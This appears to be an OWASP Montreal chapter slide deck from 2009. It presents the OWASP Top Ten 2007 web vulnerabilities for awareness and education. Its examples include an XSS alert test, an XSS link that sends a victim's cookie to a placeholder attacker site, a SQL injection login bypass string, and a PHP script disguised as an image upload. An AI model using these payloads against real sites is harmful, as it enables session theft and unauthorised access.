



OWASP Montréal

24 Février 2009

Benoit Guérette
Montreal Chapter Leader
Centrale Taxes Inc.
benoit.guerette@gmail.com

OWASP
Education Project

Copyright 2007 © The OWASP Foundation
Permission is granted to copy, distribute and/or modify this document
under the terms of the OWASP License.

The OWASP Foundation
<http://www.owasp.org>

Agenda

- Acknowledgments
- Montreal chapter presentation
- OWASP goal
- OWASP Top Ten 2007
- Rob Labbé (Microsoft Canada)
- Your expectations?

Acknowledgments

Microsoft®



- **Kate Hartmann**, Operation Director, OWASP
- **Board members**, OWASP Montreal

Chapter presentation

- Site :
 - ▶ <http://www.owasp.org/index.php/Montreal>
- Discussion list:
 - ▶ <https://lists.owasp.org/mailman/listinfo/owasp-montreal>
- Board members:
 - ▶ **Benoit Guérette**
 - Senior Consultant, Centrales Taxes Inc.
 - ▶ **Philippe Gamache,**
 - CEO at Parler Haut, Interagir Librement
 - Author of Sécurité PHP 5 et MySQL
 - ▶ **Laurent Desaulniers,**
 - Computer Security Advisor, Dartech
 - ▶ **Sean Coates,**
 - Web Architect, OmniTI, New York
 - ▶ **Philippe Blondin,**
 - Gardien Virtuel

Register to Montreal Chapter's discussion list

- Ask questions about web application security
- Participate to discussions!



OWASP Goals

- **Charitable** organization
- **Community** of APPSEC experts
- **Educative mission**, with documents, tools and recommendations
- 100% open source (free)
- ~130 chapters around the world organizing regular **meetings** and **conferences**

www.owasp.org



OWASP Top Ten 2007

A1: Cross Site Scripting (XSS)

A2: Injection Flaws

A3: Malicious File Execution

A4: Insecure Direct Object Reference

A5: Cross Site Request Forgery (CSRF)

A6: Information Leakage and Improper Error Handling

A7: Broken Authentication and Session Management

A8: Insecure Cryptographic Storage

A9: Insecure Communications

A10: Failure to Restrict URL Access



OWASP

The Open Web Application Security Project
<http://www.owasp.org>

www.owasp.org/index.php?title=Top_10_2007

OWASP



OWASP Top Ten 2007

- Top Ten 2007 – Executive summary
 - ▶ Visual with examples
 - ▶ Prepared for managers, for APPSEC budgets allocation
- Refer to OWASP.org for more informations
 - ▶ http://www.owasp.org/index.php/OWASP_Top_Ten_Project

A1 – Cross Site Scripting (XSS)


- **Condition #1 -> The site displays data or parameters back**

voiture 2010 Rechercher

voiture 2010 : aucun résultat(s)

- **Condition #2 -> Data/parameters not validated**


<script>alert(1)</script> Rechercher




A1 – Cross Site Scripting (XSS)

BULLETIN EXPRESS

s'inscrire



A1 – Cross Site Scripting (XSS)





Hello Joe. Log to SuperBook.com and check my comment:

<http://www.superbook.com/commentaires.php?comment=<script>http://myevilsite.ru/grab.cgi?%20+document.cookie</script>>



<http://myevilsite.ru>

- Stealing of **Joe's** Cookie (Most popular of all XSS)
- Attacker buy books with **Joe's** account



Vulnerable site, display back the parameter content

Example: December 2008 - *American Express web bug exposes card holders*

A2 – Injection Flaws

SQL injection is very popular. One should never accept a parameter value directly in a SQL query:

PHP: `$sql = "SELECT * FROM users WHERE id = '$_REQUEST['id']' and pass = '$_REQUEST['password']'";`

Code d'utilisateur
Mot de passe

PHP: `$sql = "SELECT * FROM users WHERE id = 'John' and"`



Code d'utilisateur
Mot de passe


PHP: `$sql = "SELECT * FROM users WHERE id = '' or 1=1;--' and"`



Example: January 2006 – Russian hacker steals 53,000 credit card numbers from Rhode Island government

A3 – Malicious File Execution


Envoyer l'Avatar depuis votre ordinateur:

FakeScriptPHP.jpg

The image file contains a PHP script

```
<?php  
Attacker's PHP script  
?>
```



A victim surf the net -> Script Execution!!!

Example: 2002 – *Guess.com* exposed 200,000 client files and credit cards

A4 – Insecure Direct Object Reference



<http://www.MyBank.com/Interface?id=471249>



Real account number

Example: 2000 – A citizen downloaded 17,000 business files by modifying the account number in the URL of the Australian Taxation Office's GST Startup Assistance site

A5 – Cross Site Request Forgery (CSRF/XSRF)


The user is not aware that an action is executed (forged URL)

#1 The user connects it's bank

Ma Banque

codeusager	Connexion

#2 He looks at his favorite forum (where the forged link is hidden)



Vulnerable forged request

#3 Script execution!!!



Example:

Popular auction site, the forged request executed a BID for each visitor looged to the site

A6 – Information Leakage and Improper Error Handling

■ Do not help an attacker...

Server Error in '/' Application.

Exception of type System.OutOfMemoryException was thrown.

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.

Source Error:

An unhandled exception was generated during the execution of the current web request. Information regarding the origin and location of the exception can be identified using the exception stack trace below.

Stack Trace:

[OutOfMemoryException: Exception of type System.OutOfMemoryException was thrown.]

Version Information: Microsoft .NET Framework Version:1.1.4322.2300; ASP.NET Version:1.1.4322.2300

HTTP Status 500 -

type Exception report

message

description The server encountered an internal error () that prevented it from fulfilling this request.


exception

```
java.sql.SQLException: Internal Error
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:169)
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:211)
at oracle.jdbc.dbaccess.DBError.throwSQLException(DBError.java:274)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.initCollElemTypeName(OracleTypeCOLLECTION.java:949)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.getAttributeType(OracleTypeCOLLECTION.java:996)
at oracle.jdbc.oracle.OracleNamedType.getFullName(OracleNamedType.java:91)
at oracle.sql.TypeDescriptor.initSQLName(TypeDescriptor.java:128)
at oracle.sql.TypeDescriptor.getName(TypeDescriptor.java:103)
at oracle.sql.StructDescriptor.getClass(StructDescriptor.java:415)
at oracle.sql.STRUCT.toJdbc(STRUCT.java:365)
at oracle.jdbc.oracle.OracleTypeUPT.unpickle80rec(OracleTypeUPT.java:236)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.unpickle80rec_elems(OracleTypeCOLLECTION.java:553)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.unpickle80rec(OracleTypeCOLLECTION.java:383)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.unpickle80(OracleTypeCOLLECTION.java:329)
at oracle.jdbc.oracle.OracleTypeCOLLECTION.unlinearize(OracleTypeCOLLECTION.java:218)
at oracle.sql.ArrayDescriptor.toArrayArray(ArrayDescriptor.java:501)
...
```

Apache Tomcat/5.0.28

A7 – Broken Authentication and Session Management


- No password policies
- No account lockout after x bad attempts
- -> Brute Force Password Guessing



Password dictionary

Example: January 2009, access to administrator accounts on www.twitter.com

A8 – Insecure Cryptographic Storage



Example: 2006, TJX - 45 millions credit card numbers stolen

A9 – Insecure Communications

Protect sensitive informations!

Diagram illustrating insecure communication between a web browser and a web server.

The browser window shows a login form with the following fields:

- Nom d'utilisateur:
- Mot de passe:
- Se connecter automatiquement à chaque visite: ☐
- Connexion
- J'ai oublié mon mot de passe

The Wireshark packet capture shows the following details for packet 274:

- Frame 274 (868 bytes on wire, 868 bytes captured)
- Ethernet II, Src: D-Link_a2:ef:81 (00:1e:58:a2:ef:81), Dst: Cisco-Li_5b:50:33 (08:00:27:5b:50:33)
- Internet Protocol, Src: 192.168.1.103 (192.168.1.103), Dst: 192.168.1.104 (192.168.1.104)
- Transmission Control Protocol, Src Port: rtcm-scl04 (2101), Dst Port: http (80)
- Hypertext Transfer Protocol
- Line-based text data: application/x-www-form-urlencoded
- username=codeusager&password=motdepasse&redirect=&login=Connexion

The packet details pane shows the following hex dump:

```
02e0 63 6e 74 2d 34 79 70 63 3a 20 61 70 70 6c 69 63 65 6e 72 6d 77 77 77 2d 66 6f 72 6d 0300 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a 43 6f 6e 0310 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 36 35 0d 0320 0a 0d 0a 75 73 65 72 6e 61 6d 65 3d 63 6f 64 65 0330 75 73 61 67 65 72 26 70 61 73 73 77 6f 72 64 3d 0340 6d 6f 74 64 65 70 61 73 73 65 26 72 65 64 69 72 0350 65 63 74 3d 26 6c 6f 67 69 6e 3d 43 6f 6e 6e 65 0360 78 69 6f 6e
```

A10 – Failure to Restrict URL Access

■ Hide of a web page is not a security feature

- ▶ <http://www.exemple.com/admin/adduser.php>
- ▶ <http://www.exemple.com/siteadmin.pl>
- ▶ <http://www.exemple.com/approveTransfer.do>



■ Calculate access privileges in the browser side and not on the server:

- ▶ **Example:** January 2007, [MacWorld registration website vulnerability](#), allowed attacker to steal 1700\$ value platinum pass to the exhibition

Rob Labbé presentation, Microsoft



Microsoft IT

Microsoft Security Development
Lifecycle for IT

Rob Labbé
Application Consulting and Engineering Services
roblab@microsoft.com

What are your expectations?

- Help us serve you better:
 - ▶ High level meetings (management)
 - ▶ Technical
 - ▶ Get together (5-7)
 - ▶ Training
 - ▶ Conformity
 - ▶ Networking
 - ▶ Another idea?

